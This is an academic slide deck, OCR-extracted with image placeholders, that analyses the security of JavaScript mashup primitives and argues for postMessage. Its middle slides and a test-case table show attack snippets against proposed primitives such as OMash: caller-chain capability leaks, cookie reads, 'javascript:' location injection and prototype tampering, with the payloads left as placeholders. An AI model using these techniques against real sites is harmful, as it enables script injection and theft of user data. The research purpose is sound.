Attacks on JavaScript Mashup Communication


Adam Barth (Berkeley)
Collin Jackson (Stanford)
William Li (Berkeley)

Mashups

- Two web sites collaborating to create user experience
  - Housing maps
  - Yelp (uses Google Maps)
  - iGoogle
- Mashups are everywhere
  - Advertising just a special case of mashups
  - Greasemonkey / browser extensions

Browser Support

- Support in old browsers sucks
  - <iframe>: no interaction
  - <script>: no security



- Many proposals for better primitives
  - <module>, Subspace, <openSandbox>, OMash, CompoWeb, …

- Which ones are good and why?

Mashup Primitive Design Space

- Lexical vs. Dynamic
- Interfaces vs. Asymmetry
- Typed vs. Untyped
- Values vs. Objects

Lexical vs. Dynamic

- Function written by one principal might call a function written by another principal

```
function foo () {
  bar();
}
```

```
function bar () {
  alert(document.cookie);
}
```

- Which is security context to use?
  - Lexical: Use owner of *last* JavaScript function (bar)

  - Dynamic: Use owner of *first* JavaScript function (foo)

Dynamic Sucks!

```
frames[0].getPublicInterface();
```

```
function getPublicInterface () {
  top.setTimeout("... attack code ...", 0);
}
```

Fixed:

Interfaces vs. Asymmetry

- How do the principals interact?
  - Each defines an interface

```
function appendMessage (message) {
  document.createTextNode(message);
  document.getElementById('messages').appendChild(node);
}
```


  - One principal subsumes the other


```
frames[0].document.body.innerHTML += 'Hello!';
```

Asymmetry Sucks!

```
doc.querySelectorAll(query);
```

```
document.querySelectorAll =
  function() {…}
```





Capability Leaks

```
document.querySelectorAll = function () {
   var obj = document.querySelectorAll.caller;
   while (obj.arguments.length == 0 ||
          !obj.arguments[0].target) {
     obj = obj.caller;
   }
   var victimDocument = obj.
   arguments[0].target.ownerDocument;
   victimDocument.body.innerHTML = "<img onerror='...'>";
}
```

Typed vs. Untyped

- How should the interface be defined?
  - In terms of types

```
function deref (a : Array, b : Number) {
  return a[b];
}
```

  - Without types

```
function deref (a, b) {
  return a[b];
}
```

Untyped Sucks!

```
deref(deref(frames[0], "document"), "cookie")
```

```
function deref (a, b) {
  return a[b];
}
```

More Attacks

CAPS pitfalls to avoid for OMash

Victim Gadget
hosted on theory.stanford.edu

Test Cases

Vulnerability Name	Function Exposed	Attack Code	Demo

Dereference
(confidentiality-only attack)
	`function(a,b) { return a[b]; }`	`var d = i.dereference(v, "document");`
		`var de = i.dereference(d, "documentElement");`
		`alert(i.dereference(de, "innerHTML"));`
			Try it

Dereference + One-Arg Call	`function(a,b) { return a[b]; }` `function(a,b) { a(b); }`	`var f = i.dereference(v, "setTimeout");` `i.one_arg_call(f, attack);`	Try it
Dereference + Replace	`function(a,b) { return a[b]; }` `function(a,b,c) { a.replace(b, c); }`	`var loc = i.dereference(v, "location");` `i.replace_call(loc, "javascript:" + attack);`	Try it
Indirect assignment	`function(a,b,c) { a[b] = c; }`	`i.indirect_assignment(v, "location", "javascript:" + attack);`	Try it
Indirect call	`function(a,b,c) { a[b](c); }`	`i.indirect_call(v, "setTimeout", attack);`	Try it
One-Argument Call	`function(a,b) { a(b); }`	`i.one_arg_call(Components.lookupMethod(v, "setTimeout"), attack);`	Try it
Method call	`function(a,b) { a.foo(b); }`	`var o = { foo: Components.lookupMethod(v, "setTimeout") };` `i.method_call(o,attack);`	Try it
Dereference with jQuery	`function(a,b) { return a[b]; }`	`var jquery = i.dereference(v, "$j");` `jquery("h2").html(attack_html);`	Try it

Hash
with Prototype
	`function() { return $H({}); }`	`var o = { _object: v };`
		`var f = i.hash().get.call(o, "setTimeout").bind(v);`
		`f.delay(0, attack);`
			Try it

String with Prototype	`function() { return new String("hi"); }`	`i.string().evalJSON.call(attack);`	Try it

Array
with Prototype
	`function() { return []; }`	`var a = i.array();`
		`a.push(v);`
		`a.invoke("setTimeout", attack);`
			Try it

Function
Requires Prototype
	Works on any OMash gadget	`var a = v.getPublicInterface.argumentNames();`
		`a.push(v);`
		`a.invoke("setTimeout", attack);`
			Try it

Values vs. Objects

- What types can be exchanged?
  - Just primitive values


```
foo('Hello!');
```

  - Both primitive values and objects

```
var obj = {
  msg: function() { return 'Hello!'; }
}
foo(obj);
```

Objects Suck!

- Contain pointers to other objects
- `__proto__` leads to `Object.prototype`



Exploit

```
frames[0].getPublicInterface.__proto__
          .__proto__.toString = function () {
  this.append("<img src=’’ onerror=’...’>"); }
}
```

```
function getPublicInterface () { }

alert($(document.body));
```

- `valueOf` is also effective

Ideal Primitive


- Lexical authorization
- Interact via an interface
- Interface restricted by type
- Only exchange primitive values

- Wait! We already have such a primitive…

postMessage

PostMash


- Can simulate other primitives using postMessage




- DCOM-like design
  - Integrator uses stub library
  - RPC to gadget <iframe> using postMessage
  - Remote objects represented as opaque handles

- Built safe version of Google Maps gadget

PostMash version of GMap2



Performance



Conclusions

- Design of mashup primitives fraught with landmines
  - Many proposals are broken
  - Might be possible to hack together, but why?
- Learn to love the postMessage
  - Simple primitive
  - Powerful building block
- Please stop proposing new mashup primitives!
  - Or at least build it on top of postMessage